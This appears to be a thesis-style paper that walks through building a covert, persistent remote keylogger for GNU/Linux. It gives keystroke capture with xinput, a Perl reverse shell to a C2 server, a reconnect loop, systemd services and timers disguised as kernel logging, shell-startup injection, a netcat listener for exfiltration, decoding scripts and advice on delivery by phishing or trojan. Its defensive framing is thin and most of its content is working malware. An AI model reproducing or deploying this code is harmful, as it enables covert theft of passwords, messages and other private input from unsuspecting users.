Implementing Remote Persistent Keylogger Executing in User-Space Exploiting Utilities in GNU/Linux Operating Systems

Mayank Gite
mayankgite.sec@protonmail.com

Abstract

A keylogger is clandestine malware designed to surreptitiously capture and record every keystroke made on a computer or mobile device. Operating in the shadows of digital environments, keyloggers pose a grave threat to the privacy, security, and confidentiality of individuals and organizations. GNU/Linux has emerged as a versatile and indispensable operating system with a wide array of applications across various domains. This thesis presents the implementation of a remote persistent keylogger crafted for GNU/Linux operating systems that runs in user space without escalating privileges and exploits features of various system utilities and tools in order to execute keylogger covertly obfuscating executable containing key logging mechanism as a system service. It captures detailed keystrokes and transfers them back to the C2 server. Furthermore, this comprehensive exploration extends beyond just keylogger implementation, demonstrating the extent to which system features can be strategically exploited by threat actors to develop malware and delving into the intricate process encompassing keylogger delivery to seamless loot exfiltration.

Keywords - Keylogger, GNU/Linux, Keystrokes, Execute

1 Introduction

Malware's impact on today's cyberspace is pervasive and multifaceted. It poses a significant threat to individuals, businesses, and society at large by facilitating financial losses, fraud, and data breaches. It undermines digital trust and security, leading to compromised personal and financial information, substantial economic damages, and the violation of privacy. Beyond financial ramifications, malware can disrupt critical infrastructure, such as energy grids and healthcare systems, causing real-world consequences. Additionally, the ever-evolving nature of malware challenges cybersecurity efforts, necessitating constant vigilance and innovation to counter these pervasive threats in our interconnected digital landscape. Among the variety of malware categories, keyloggers stand out as unique. Keyloggers are malicious software or hardware devices designed to covertly record and monitor keystrokes on a computer or input device. These captured keystrokes can include alphabets, numbers, special characters, and function keys, potentially compromising sensitive information such as usernames, passwords, credit card numbers, and personal messages. Keyloggers operate covertly in the background, either as software programs running on the target system or as physical devices intercepting keyboard signals, and they store the recorded data locally or transmit it remotely to a location controlled by an attacker. GNU/Linux or Linux systems frequently serve as the backbone of critical server infrastructure, making them highly attractive targets for attackers aiming to compromise valuable data or gain control over essential services. Additionally, the increasing adoption of Linux on desktops and IoT devices has broadened the attack surface, providing more avenues for malware to exploit potential weaknesses in inadequately configured systems or deceive users into executing malicious code. The central focus lies in the development and deployment of a remote, persistent keylogger tailored specifically for GNU/Linux operating systems. This keylogger is meticulously crafted to function exclusively within the user space, ensuring it operates without requiring escalated privileges, which are typically necessary for low-level system access. To maintain persistency and log keystrokes, it adeptly leverages the functionalities of various system utilities and tools. In an ever-evolving cybersecurity landscape, this research underscores the ongoing need for vigilance, innovation, and the development of robust defenses to protect Linux systems from potential security breaches. The focus is on understanding and countering the advanced tactics that attackers may employ to compromise the security and integrity of these widely used and critical operating environments. This technical exploration is essential for enhancing the security posture and resilience of Linux systems against emerging threats.

2 Modularization

In order to comprehensively understand the methodology and functioning of the keylogger, the entire process has been divided into modules, as shown in figure below. Each module addresses a specific aspect, from developing to deploying a remote persistent keylogger on the Linux operating system.



Fig 1.0: Modularizing procedure.

2.1 Prerequisite: Obfuscation

Obfuscation involves taking deliberate steps to obscure the keylogger's traces, thereby minimizing the risk of detection or tampering by users. One key aspect of obfuscation is the creation of a highly nested directory structure to house all the relevant source files, executables, binaries, and dependencies. This intricate directory hierarchy increases the complexity of locating the keylogger. To further enhance concealment, prefix the directory name with a dot (.), such as ".directoryname", making it hidden from casual observation. Equally vital is the careful selection of names for both the directory and the source files. These names should discourage users from investigating or modifying them. Examples include naming the directory as *"/tmp/.system" or "/var/tmp/.modprobe"* and naming source files with masquerading names like "syslogd" or "kworker" which resemble legitimate processes running in the linux operating systems, or using slightly modified names such as "syslibd" or "kthread" to create a sense of legitimacy while maintaining obscurity.

2.2 Key Logging Mechanism

The key logging mechanism is the core function responsible for recording user keystrokes. It relies on a strategic interaction of three essential utilities: **xinput**, **grep**, and **xargs**, integrated through a series of piped commands. xinput serves as a critical component in this process. xinput is a utility to list available input devices, query information about a device, and change input device settings [1]. xinput allows monitoring and capturing input events generated by the keyboard. GNU/grep, or grep is a utility that searches one or more input files for lines containing a match to a specified pattern [2]. grep plays its role by efficiently searching for all connected keyboard devices on the system [3]. Simultaneously, xargs reads items from the standard input; in this case xargs will pass the keyboard identifier as an argument to xinput [4]. Commands piped below will log keystrokes:

```
xinput list | grep -Po 'id=\K\d+(?=.*slave\s*keyboard)' |
                xargs -P0 -n1 xinput test
```

Snippet 1.0: Key Logging Function.

To delve into the intricacies of the commands above, the underlying implementation of the xinput, grep, and xargs utilities will be analyzed. 'xinput list' list of all input devices recognized by the X Window System (X11), offering detailed information about each device, including their names, identifiers, and properties. Output stream of 'xinput list' is passed as an input to the piped 'grep' command with the specified regular expression pattern, "grep -Po 'id=\K\d+(?=.*slave\s*keyboard)' ", searches through text input and extracts numerical values that follow the pattern 'id=' and are immediately followed by the string 'slave keyboard'. It uses Perl-compatible regular expressions (-P) and the (-o) option to only output the matching portion of each line. The '\K' escape sequence discards the 'id=' portion from the match, so it retrieves and displays only the numerical values that satisfy the condition of being followed by 'slave keyboard' in the input text. The next piped command, 'xargs -P0 -n1 xinput test' uses the "xargs" command to execute the 'xinput test' command in parallel with a degree of parallelism of 0 (-P0) and with one argument at a time (-n1). It takes input from standard input (identifiers of attached keyboards to the target device) and, for each line of input, it runs the 'xinput test' command, allowing multiple instances of 'xinput test' to execute concurrently with each handling one input line. This parallelization is useful for processing multiple inputs simultaneously, such as logging keystrokes from multiple keyboard devices in parallel using the 'xinput' command. Snippet 1.0 should be written to a file and grant execution privileges to that file.

2.3 Reverse Shell

A reverse shell is a critical component of this implementation, facilitating the transfer of captured keystrokes to the user or C2 server. Essentially, a reverse shell is a communication method that allows a user to gain control over a remote system, creating a network connection from the target system back to the C2 server [5]. Typically, a reverse shell is established using **netcat** utility, a versatile utility which reads and writes data across network connections, using TCP or UDP protocol [6]. However, it's important to note that many Linux distributions does not ship with preinstalled netcat package and some might lack updated versions of netcat, potentially missing the '-e' flag essential for executing the specified command after a connection has been established. To mitigate this limitation, deploying a **perl** reverse shell is an alternative. Perl reverse shell effectively substitutes for netcat's missing '-e' functionality using "exec()" function and perl is installed by default in most of the Linux distributions [7]. Below is simple perl reverse shell one liner:

```
            perl -e 'use Socket;$i="0.0.0.0";
$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
        if(connect(S,sockaddr_in($p,inet_aton($i))))
  {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
            exec("/var/tmp/.sys/kthread");};'
```

Snippet 2.0: Perl Reverse Shell One Liner.

The Perl one-liner starts by importing the 'Socket' module for socket operations. It assigns the IP address "0.0.0.0" and port number 4444 to the variables '$i' and '$p'. It then creates a socket named 'S' using 'socket', specifying it as a TCP socket. The 'connect' function attempts to establish a connection to "0.0.0.0" on port 4444. If the connection succeeds, standard input, output, and error (STDIN, STDOUT, and STDERR) are redirected to the socket 'S'. Finally, the 'exec' function is used to execute the shell script "/var/tmp/.sys/kthread", where 'kthread' is the script which contains 'Snippet 1.0'. The output of this command will be sent over the network connection and the script will terminate.

2.4 Connection Handler

The connection handler plays a pivotal role in maintaining the established link with the target system and facilitating reconnection in the event of any disruptions. Various factors can cause a break in the connection, such as the listener not running on the attacking device, interruptions in the listener, target device disconnection from the internet, or other technical issues. To address these potential challenges, a simple script can be implemented to ensure the reliability of the connection. This script becomes indispensable in ensuring that the connection between the C2 server and the target system remains robust and persistent, ultimately enhancing the keylogger's effectiveness.

```
#!/bin/sh

while :
do
        ping -c 5 0.0.0.0
        if [ $? -eq 0 ]; then
                $Snippet_2_0
        fi
done
```

Snippet 3.0: Connection Handler Script.

The script begins an infinite loop; it uses the ‘ping’ command to send five ICMP echo requests (pings) to the IP address "0.0.0.0" to check for network connectivity. If the ping command returns a success status (exit code 0), indicating that the network is reachable, the script executes “Snippet 2.0” i.e. perl reverse shell, to connect to the IP address "0.0.0.0" on port 4444. This effectively attempts to establish a network connection. The loop repeats infinitely, continuously checking network connectivity and attempting a connection when it's available. This script is used to test the network reachability of the target system to the C2 server and trigger a reverse shell when a network connection is detected. 'Snippet 3.0' should be written to a file and grant execution privileges to that file.

Note: IP address “0.0.0.0” and port number 4444 correspond to the system where the listener is currently active (the C2 server).

2.5 Achieving Persistence

Achieving persistence is crucial in ensuring the longevity and effectiveness of the keylogger within the target system. To maintain its presence over extended periods, persistence can be attained through various methods. One particularly robust option is to leverage systemd, a widely-used and reliable init system in Linux. systemd offers several advantages, making it a favorable choice for ensuring persistence [8]. This ensures that the keylogger remains active even after system reboots or other potential disruptions, effectively embedding it into the target system's infrastructure for prolonged covert keystroke logging. In this implementation of keyloggers, persistence can be achieved using two different approaches:

I. Creating two systemd user service units.

II. Creating a systemd user timer unit that controls service.

I. Creating two systemd service units:

To fortify keylogger’s robustness, creating two user services is necessary [9]: one to handle the keylogging function and reverse shell, and another dedicated to periodically restarting service number one. This redundancy becomes crucial in scenarios where the listener is not running on the attacking device, experiences interruptions, the target device loses its internet connection, or other technical issues arise, ensuring that the keylogger maintains its unobtrusive surveillance uninterrupted.

```
[Unit]
Description=Kernel Logging Service

[Service]
ExecStart=/bin/bash /var/tmp/.sys/klogd
Restart=on-failure
Type=forking

[Install]
WantedBy=graphical-session.target
```

Snippet 4.0: Service 1 (klogd.service): Keylogging Function and Reverse Shell.

This systemd service, named "Kernel Logging Service", is designed to run a command, specifically “/bin/bash /var/tmp/.sys/klogd”, which implies the execution of a script or executable located at “/var/tmp/.sys/klogd”. It operates as a forking service, i.e., it spawns a child process and then exits, a behavior often associated with daemon-like services. If the service exits with a non-zero status (indicating a failure), systemd will automatically attempt to restart it. This service is intended for use within graphical user sessions, as indicated by its association with the ‘graphical-session.target’. The service script running relies on the presence of Xorg (X server) since it uses ‘xinput’. To ensure that the Xorg session is running before the script executes, ‘graphical-session.target’ is used as the target for ‘Service 1’. The reason for this choice is that an operating system can have multiple graphical environments and sessions, and using another target might start service before the graphical environment is fully initialized. If ‘Service 1’ attempts to run without a fully initialized graphical environment, it can result in an error message “Unable to connect to X server”. It is possible to execute a service within the GUI context by importing the ‘DISPLAY’ environment variable and the authentication key stored in the ‘.xauthority’ in systemd. However, this approach can become complicated when there are multiple displays or multiple X sessions running, as it can lead to confusion about which X session to target [10]. Therefore, using ‘graphical-session.target’ ensures that your service runs in the graphical environment without caring about the factors mentioned above. Following is a simple script that restarts ‘klogd.service’ periodically:

```
while true; do systemctl --user restart klogd.service;
                    sleep 15m; done
```

Snippet 5.0: Periodic Service Restart Script.

The script is an infinite loop (controlled by “while true”) that continuously restarts a user-specific systemd service named ‘klogd.service’ at 15-minute intervals using the "sleep" command. Its purpose is to ensure the ongoing availability of the ‘klogd.service’ by periodically restarting it. Write this script to a file at source directory (/var/tmp/.sys/) and grant it execution privillege.

```
[Unit]
Description= Kernel Logging Restart Service.

[Service]
ExecStart=/bin/bash /var/tmp/.sys/reboot
Restart=on-failure
Type=forking

[Install]
WantedBy=graphical-session.target
```

Snippet 6.0: Service 2 (klogdreinit.service): Periodically Restarts Service 1.

The above systemd service unit, named "Kernel Logging Service Restart", is designed to run a command, specifically “*/bin/bash /var/tmp/.sys/reboot*”. The service is configured to restart automatically in the event of a failure (as specified by "Restart=on-failure") and is categorized as a forking service type. It is intended to start when the "graphical-session.target" is reached during system startup, ensuring that it operates within the context of a graphical environment.

II. Creating a systemd timer unit which will control service:

Creating the timer unit, which effectively manages a service unit by periodically restarting it, is the most efficent method for achieving persistence [11]. This approach proves indispensable in situations where the connection between the C2 server and the target system faces potential disruptions. The timer unit steps in to ensure the continuous operation of the service. By regularly restarting the service, the timer unit acts as a fail-safe mechanism, mitigating the impact of such disruptions and guaranteeing that the keylogger remains active and functional. This level of robustness is essential for maintaining covert keylogging and exfilterating keystrokes over extended periods, further emphasizing the significance of the timer unit in achieving persistence. systemd service unit below handles keylogging function and reverse shell:

```
[Unit]
Description= Kernel Logging Service

[Service]
ExecStart=/bin/bash /var/tmp/.sys/klogd
Restart=always
Type=forking

[Install]
WantedBy=default.target
```

Snippet 7.0: Service 1 (klogd.service): Keylogging Function and Reverse Shell.

The systemd service unit named “Kernel Logging Service”, is configured to manage the execution of a script located at "/var/tmp/.sys/klogd" using the “/bin/bash” interpreter. It is set to restart service when the service process exits, is killed, or a timeout is reached (specified by “Restart=always”). The ‘klogd.service’ is categorized as a forking service type, indicating that the service spawns child processes. It is intended to be enabled and activated by default, as specified by “WantedBy=default.target”. Compared to previous approach, this service unit does not need to care about running in graphical context, since it is managed by the timer unit.

```
[Unit]
Description=Kernel Logging Timer

[Timer]
OnBootSec=1min
OnUnitActiveSec=15mins

[Install]
WantedBy=timers.target
```

Snippet 8.0: Service 1 (klogd.timer): Timer Restarting Service Periodically.

The systemd timer unit, named “Kernel Logging Timer”, is configured to schedule and trigger the execution of ‘klogd.service’ at specific time intervals. When the system boots (OnBootSec=1min), it schedules the timer to start after a delay of one minute. After the unit becomes active (OnUnitActiveSec=15mins), it schedules the timer to run every 15 minutes. The ‘klogd.timer’ unit is designed to be activated by the ‘timers.target’ (it sets up all timers that should be active after boot), allowing it to efficiently restart ‘klogd.service’ unit.

2.6 Delivering Keylogger

The delivery of the keylogger to the target system represents one of the most intricate and creative aspects of this process. It relies heavily on an individual's ingenuity to devise effective strategies. Social engineering, particularly through phishing, emerges as one of the most prevalent methodologies employed. Alternatively, obtaining physical access to the target system presents another method for keylogger delivery. The Trojan Horse approach also comes into play, disguising the keylogger within seemingly innocuous files or applications to deceive the target into executing them. Additionally, there are innovative approaches involving HID hacking devices, such as USB Rubber Ducky, OMG Cables, etc., that can emulate attacks and surreptitiously deploy the keylogger [12] [13]. These HID devices leverage their ability to mimic legitimate hardware, making them potent tools in this context. Beyond these methods, a multitude of other creative and unconventional means can be employed to deliver the

keylogger to the target system, underscoring the dynamic and adaptive nature of this critical phase in the process.

2.7 Exfilterating Keystrokes

Exfiltrating keystrokes is a critical aspect of the keylogger's operation, and in this implementation, we rely on a Perl reverse shell, as detailed in the earlier Reverse Shell paragraph. The reverse shell established on the target system actively seeks to connect to the C2 server using the specified IP address and port. Simultaneously, we initiate a Netcat listener on the designated port to receive and process the incoming keystrokes. To store the captured keystrokes, we employ the following command: "nc -lvp ‘port number’ > filename" or "nc -lvp ‘port number’ >> filename" to append to an existing file. In these commands, “nc” signifies Netcat, "-lvp" flag sets up a listener on the specified port and enables verbose output, and ‘filename’ represents the name of the file where the keystrokes will be stored. The ‘>’ operator is used to create a new file for the captured data, overwriting any existing content in ‘filename’. On the other hand, ‘>>’ is employed to append the captured keystrokes to the end of an existing file, ensuring that the previously logged keystrokes are preserved. These commands constitute the final step in the keylogger's operation and interaction with the target’s system, enabling the seamless extraction and storage of the keystrokes for subsequent examination or utilization.

2.8 Decoding Keystrokes

Decoding keystrokes is the final step of this keylogger implementation, marking the conversion of captured keylogs into meaningful data. As the keylogging process relies on xinput, the exfiltrated keylogs are initially stored in the form of keycodes. To convert these keycodes into their respective characters and symbols, we employ a utility named **xmodmap**. The ‘xmodmap’ utility is used to edit and display the keyboard modifier map and keymap table that are used by client applications to convert event keycodes into keysyms [14].

```
awk 'BEGIN{while (("xmodmap -pke" | getline) > 0) k[$2]=$4}
{print $0 "[" k [$NF] "]"}' filename | grep press | awk
'{print $4}' > outputfile
```

Snippet 9.0: Decoding Captured Keystrokes.

The command combines **awk** and shell commands to manipulate and extract information from a file ‘filename’. In the AWK BEGIN block, it initiates a loop to process the output of the ‘xmodmap -pke’ command. This command extracts key-value pairs where the key is the second field (keycode) and the value is the fourth field (keysym) from each line of the ‘xmodmap -pke’ command's output, storing them in an associative array named ‘k’. The awk command processes each line of the input file (referenced as $0). It appends square brackets containing the value associated with the last field ($NF) in the k array, effectively adding the keysym information to each line in the input file. ‘awk’ command “ *'{print $0 "[" k [$NF] "]"}'* ” processes each line of the input file (referenced as ‘$0’). It appends square brackets containing the value associated with the last field (‘$NF’) in the ‘k’ array, effectively adding the keysym information to each line in the input file. Then “ | *grep press*” pipes the output of the previous awk command into grep, which filters the lines containing the word "press." This step selects lines corresponding to key press events, effectively filtering the input. Lastly, another awk command “ | *awk '{print $4}'* ", is used to extract the fourth field (‘$4’) from each line of the ‘grep’ output. This field likely contains the keysym associated with the key press event, and it prints only that field, generating the final output containing the extracted keysyms associated with key presses from the original input file.

```
awk 'BEGIN{while (("xmodmap -pke" | getline) > 0) k[$2]=$4}
{print $0 "[" k [$NF] "]"}' filename > output
```

Snippet 10.0: Decoding Detailed Captured Keystrokes.

The first decoder command (Snippet 9.0) filters and displays only key press events by filtering the “press” keyword using ‘grep’, while the second command processes and decodes detailed keystrokes, including both key presses and releases, providing a more comprehensive overview of key events.

In the context of our keylogger, xmodmap serves as the decoder, translating the keycodes back into the original keystrokes, making them intelligible for subsequent analysis and utilization. This critical decoding step ensures that the collected keystrokes can be effectively examined and understood, thereby fulfilling the keylogger's primary purpose.

2.9 Additional Considerations

Merging the modules above results in a robust, persistent remote keylogger. The capabilities of this keylogger can be further enhanced by tweaking the code. It's important to note a few key considerations:

I. Some Linux distributions may not ship "xinput" preinstalled. In such instances, users have the option to compile xinput's source code or acquire a precompiled binary. This binary can then be seamlessly uploaded to the server and subsequently fetched to the source directory on the target system using standard utilities like wget or curl and granted execution privileges.

II. Similarly, perl reverse shell can be replaced with netcat reverse shell by compiling and uploading an updated version of netcat on the server and fetching it to the source directory on the target’s system using utilities like wget or curl, further granting it execution privileges.

III. Two distinct approaches to achieving persistence are implemented within the keylogger's architecture. Both approaches effectively achieved the desired persistence, but

the second method, employing the systemd timer unit, emerged as the more efficient and streamlined solution.

IV. In addition to the two previously discussed approaches for achieving persistence, there's an auxiliary method available. You can create an automated trigger that restarts the service upon shell execution. This can be implemented using the following script:

```
#!/bin/sh

ls -a ~/ | grep 'zshrc' &> /dev/null
if [ $? = 0 ]; then
        echo "systemctl --user restart klogd.service"
        >> ~/.zshrc
fi

ls -a ~/ | grep 'bashrc' &> /dev/null
if [ $? = 0 ]; then
        echo "systemctl --user restart klogd.service"
        >> ~/.bashrc
fi
```

Snippet 11.0: Trigger Service Restart on Shell Execution.

which checks for the presence of specific shell configuration files (e.g., ‘.zshrc’ and ‘.bashrc’) in the user's home directory. If these files exist, the script appends a command to restart the key logging service and timer to the respective shell configuration files (‘.zshrc’ or ‘.bashrc’). This ensures that whenever a shell is launched, the key logging service will be automatically restarted, contributing to the persistence of the logging mechanism.

Conclusion

In conclusion, the implementation of a remote persistent keylogger designed for GNU/Linux operating systems represents a comprehensive exploration of the intricate landscape of cybersecurity. This clandestine malware, meticulously crafted to operate surreptitiously within user space without the need for escalated privileges, showcases the art of obfuscation. Its sophisticated keylogging mechanism captures keystrokes with meticulous precision, while a robust reverse shell ensures the maintenance of a persistent connection to the target system. This persistence is essential, especially when considering potential disruptions that may threaten the continuity of covert logging. However, this implementation extends beyond the mere logic of keylogging, delving deep into the strategic exploitation of system features and utilities. The keylogger's delivery methods and the exfiltration of captured keystrokes shed light on the creative and resourceful tactics employed by threat actors in today's digital landscape. This exploration underscores the ever-evolving nature of cybersecurity threats and the need for a proactive stance in safeguarding the privacy, security, and confidentiality of individuals and organizations. As the digital world continues to advance, so too do the capabilities and strategies of those who seek to exploit it for malicious purposes. In this intricate warfare between malicious actors and defenders, understanding and countering these threats become paramount. The GNU/Linux operating system, with its versatility and wide-ranging applications, remains a focal point in this ongoing battle. Thus, this implementation serves as a testament to the constant evolution of the cybersecurity field and the imperative nature of staying vigilant and proactive in the face of emerging challenges.

References

[1] Peter Hutterer, Philip Langdale, Frederic Lepied, Julien Cristau, Thomas Jaeger. xinput(1) man page. Arch Linux. https://man.archlinux.org/man/xinput.1

[2] Aho AV, Corasick MJ. Efficient string matching: an aid to bibliographic search. CACM. 1975;18(6):333–40. https://doi.org/10.1145/360825.360855

[3] Boyer RS, Moore JS. A fast string searching algorithm. *CACM*. 1977;20(10):762–72. https://doi.org/10.1145/359842.359859

[4] GNU. xargs(1) – GNU Findutils reference. https://www.gnu.org/software/findutils/xargs

[5] Liu Y, Cai R, Yin X, Liu S. An Exploit Traffic Detection Method Based on Reverse Shell. Applied Sciences. 2023; 13(12):7161. https://doi.org/10.3390/app13127161

[6] Giovanni Giacobbi (2006-11-01). "The GNU Netcat project". https://netcat.sourceforge.net

[7] Perl exec() function. Perl. https://perldoc.perl.org/functions/exec

[8] “systemd System and Service Manager”. freedesktop.org. Archived from the original on 15 October 2020. Retrieved 19 March 2016. https://www.freedesktop.org/wiki/Software/systemd/

[9] Alexey Petrenko, (2018, July 10), Systemd user level persistence. VX-underground.

[10] ArchWiki. X server: Multihead, 4. Separate screens. Arch Linux https://wiki.archlinux.org/title/Multihead

[11] ArchWiki. systemd/Timers, 4.1 Monotonic timer. Arch Linux https://wiki.archlinux.org/title/Systemd/Timers

[12] Hak5. USB Rubber Ducky Documentation. https://docs.hak5.org/hak5-usb-rubber-ducky

[13] Hak5. OMG Cable Documentation. https://docs.hak5.org/omg-cable

[14] Jim Fulton, MIT X Consortium. xmodmap(1) Linux man page. Rewritten from an earlier version by David Rosenthal of Sun Microsystems. https://linux.die.net/man/1/xmodmap